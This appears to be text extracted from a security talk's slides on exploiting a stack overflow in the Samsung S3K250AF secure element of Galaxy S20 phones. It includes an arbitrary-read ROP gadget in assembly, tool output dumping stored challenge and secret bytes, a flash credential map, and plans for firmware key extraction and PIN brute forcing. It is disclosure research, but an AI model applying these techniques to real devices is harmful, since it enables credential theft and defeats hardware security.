

Oracle 1

- APDU handler error:
 - APDU response w/error code
 - Error = APDU SW (Status Word)
- APDU handler crash:
 - No APDU response!



Oracle 2

- Promising eSE ADPU handlers:
 - APDU_readWeaver
Send CHALLENGE
 - APDU_writeWeaver
Set CHALLENGE / SECRET



Oracle 2 (simplified)

- APDU_writeWeaver
First: Set CHALLENGE / SECRET

Normally



1

1

32

32	32	f0b90d..1c1b
2bf11f..d582		

32

What if?



1

1


1

1	255	1
"Secret"		

32

Oracle 2 (actual)

- APDU_writeWeaver
First: Set CHALLENGE / SECRET



Oracle 2

- APDU_readWeaver
Second: Send CHALLENGE

Send:

1

32



32

f0b90d..1c1b

Receive:

32

2bf11f..d582

Send:

1

1



1


1

Receive:


204

"Secret" + stack dataaaaaaaaaaaaaaa

Oracle 2 - Stack leak!




Oracle 2 features



- Leak RAM address range + pointers
- Leak CODE (flash) address range + pointers
- Stack layout of APDU_readWeaver
- Enable dynamic reverse engineering
- Further experimenting different APDU handlers
- BlindROP / DarkROP like testing

From Oracle to 0-day



- APDU_writeWeaver
Set CHALLENGE / SECRET

1 1 1



1	255	1
4141414141...41		

255

What if?

Oracle 1 hit!

==>



APDU_writeWeaver crashed?

S3K250AF Attack so far

- Have stack leak, but only for `APDU_readWeaver`
- `APDU_writeWeaver` triggers *Oracle 1* on $n_s > 84$
- Back to skool:
 - “Smashing the stack for fun and profit” (Aleph One, 1996)
- Next move, **alternative 1**:
 - `secret[84:88]` assumed code pointer?
 - Brute force => hit ROP gadget w/ *no* Oracle 1 trigger
- Next move, **alternative 2**:
 - Assume stack `APDU_readWeaver` $\sim=$ `APDU_writeWeaver`
 - Manual stack guesstimating

Alternative 2: stack guesstimating

- Partial S3K250AF FW found on Galaxy S20 filesystem
 - Most of FW is encrypted :(
- Contains unencrypted “dev” version of IWEA code
- IWEA is short for IWEAVER
 - APDU_readWeaver_dev disassembly possible
 - APDU_writeWeaver_dev disassembly possible
- We can “simulate” stack use, and hope it fits “prod” code on chip
 - <trial and error>




Stack layout found

Victory!

- Stack layout of `APDU_writeWeaver` guessed!
- Know position of return address (PC) POP'ed from stack!
- We can set R4-R7 and PC to return properly!

- Can now overflow stack and control execution on S3K250AF eSE!
- Pwned!

APDU_writeWeaver **Stack smash!**




Next goal: Execute something useful

- One ROP to rule them all
 - Dumps 16 bytes from arbitrary address

```
MOVS    R0, #0x10    ; size to read. Fixed size 0x10.  
STR     R7, [R4]      ; R7 is address to read => We control R7!  
STR     R0, [R4,#4]   ; Store size  
MOVS    R0, #0x90    ; SW1 => SW is just return code (Status Word). 0x90 == "Success"  
STRB   R0, [R4,#8]   ; Store SW1  
MOV    R0, R5        ; SW2  
STRB   R5, [R4,#9]   ; Store SW2  
POP    {R1-R7,PC}    ; pop and return =>We get 0x10 bytes from arbitrary address!
```

chip_breaker

- Dump CHALLENGE



```
File Edit View Search Terminal Help
x1s:/data/local/tmp # getprop ro.product.build.fingerprint
samsung/x1sxx/x1s:10/QP1A.190711.020/G980FXXU4BTH5:user/release-keys
x1s:/data/local/tmp # getprop ro.vendor.build.date
Wed Aug  5 08:03:31 KST 2020
x1s:/data/local/tmp #
x1s:/data/local/tmp # ./chip_breaker slotdump 0

[*]======= S3K250AF chip breaker ======
[*]======= Author : Gunnar Alendal ======
[*]======= Version: v0.2 ======


[*] PID : 23741
[*] S3K250AF SNVM App version: 0x47000101 - 191128145539
[*] S3K250AF IWEA App version: 0x00000100 - 191120090955
[*] SlotID 0 raw data retrieved:
-----
0000 F0 B9 0D 00 6C CF B6 B5 67 D0 B9 D3 F7 21 B1 8D | ....l....g....!...
0010 93 65 AC 42 AE 6F 64 EE E7 93 11 3A 70 3A 1C 1B | .e.B.od....:p:...
0020 2B F1 1F 8C 39 DE 5A 26 3F 7D 58 2B 57 57 84 2B | +...9.Z&?}X+WW.+
0030 3E F4 36 38 D6 8F 95 95 1C BD C2 DD A1 E4 D5 82 | >.68.....
0040 00 00 00 20 00 00 00 20 00 00 00 00 00 00 00 00 00 | .....
0050 00 00 00 00 00 00 00 00 00 00 01 00 00 05 49 | .....
0060 4D 73 23 FF | Ms#.

-----[!] SlotID 0 challenge data (32 bytes):
-----
0000 F0 B9 0D 00 6C CF B6 B5 67 D0 B9 D3 F7 21 B1 8D | ....l....g....!...
0010 93 65 AC 42 AE 6F 64 EE E7 93 11 3A 70 3A 1C 1B | .e.B.od....:p:...

-----[*] SlotID 0 secret data (32 bytes):
-----
0000 2B F1 1F 8C 39 DE 5A 26 3F 7D 58 2B 57 57 84 2B | +...9.Z&?}X+WW.+
0010 3E F4 36 38 D6 8F 95 95 1C BD C2 DD A1 E4 D5 82 | >.68.....
-----x1s:/data/local/tmp #
```

Full eSE flash dump

- We dump all **code + metadata**
- We dump all sensitive **data**
 - “11: IWEAVER”:
CHALLENGE + SECRET




S3K250AF Flash size 252K			
0: "BOOT"			start : 0x00000000 end : 0x00005000 size : 0x5000 type : code
1: BOOT METADATA			start : 0x00005000 end : 0x00005100 size : 0x100 type : BOOT header
2: METADATA			start : 0x00005100 end : 0x00005200 size : 0x100 type : pointers
3: "CRPT"			start : 0x00005200 end : 0x0000fe00 size : 0xac00 type : code
4: METADATA			start : 0x0000fe00 end : 0x00010000 size : 0x200 type : vendor info
5: "CORA"			start : 0x00010000 end : 0x00018000 size : 0x8000 type : code
6: "CORB"			start : 0x00018000 end : 0x00020000 size : 0x8000 type : code
7: "SNVM"			start : 0x00020000 end : 0x00028000 size : 0x8000 type : code
8: "IWEA"			start : 0x00028000 end : 0x00030000 size : 0x8000 type : code
9: Storage			start : 0x00030000 end : 0x00033000 size : 0x3000 type : vendor
10: Storage			start : 0x00033000 end : 0x0003b000 size : 0x8000 type : credentials
11: IWEAVER secure storage			start : 0x0003b000 end : 0x0003d000 size : 0x2000 type : credentials
12: Storage			start : 0x0003d000 end : 0x0003f000 size : 0x2000 type : unknown



**Mission
accomplished!**

But wait! Can we do more?

- We can achieve *arbitrary code execution (ACE)*
 - RAM/Stack is executable!
 - Return-to-APDU-buffer => ACE / (RCE)





Arbitrary code execution

- We can **read** flash + RAM
 - Dump hardcoded AES key => Used for FW encryption
 - No more encrypted FW updates
 - No FW code or sensitive data safe
- We can **write** flash + RAM
 - No eSE Secure Boot!
 - Persistent(!) changes to any eSE feature
 - Set up **C** build env.
 - “Breaking Samsung firmware, or turning your S8/S9/S10 into a DIY Proxmark” - Christopher Wade

Write persistent changes => New attack variant?

- eSE only attack
- Remove “root” REE requirement






**Towers preventing
DFA
>= Galaxy S20**



Potential “HW Trojan” attack



“HW Trojan” attack PoC demo

- Rubber Ducky HID simulation
- Send all PINs
- No timeouts!

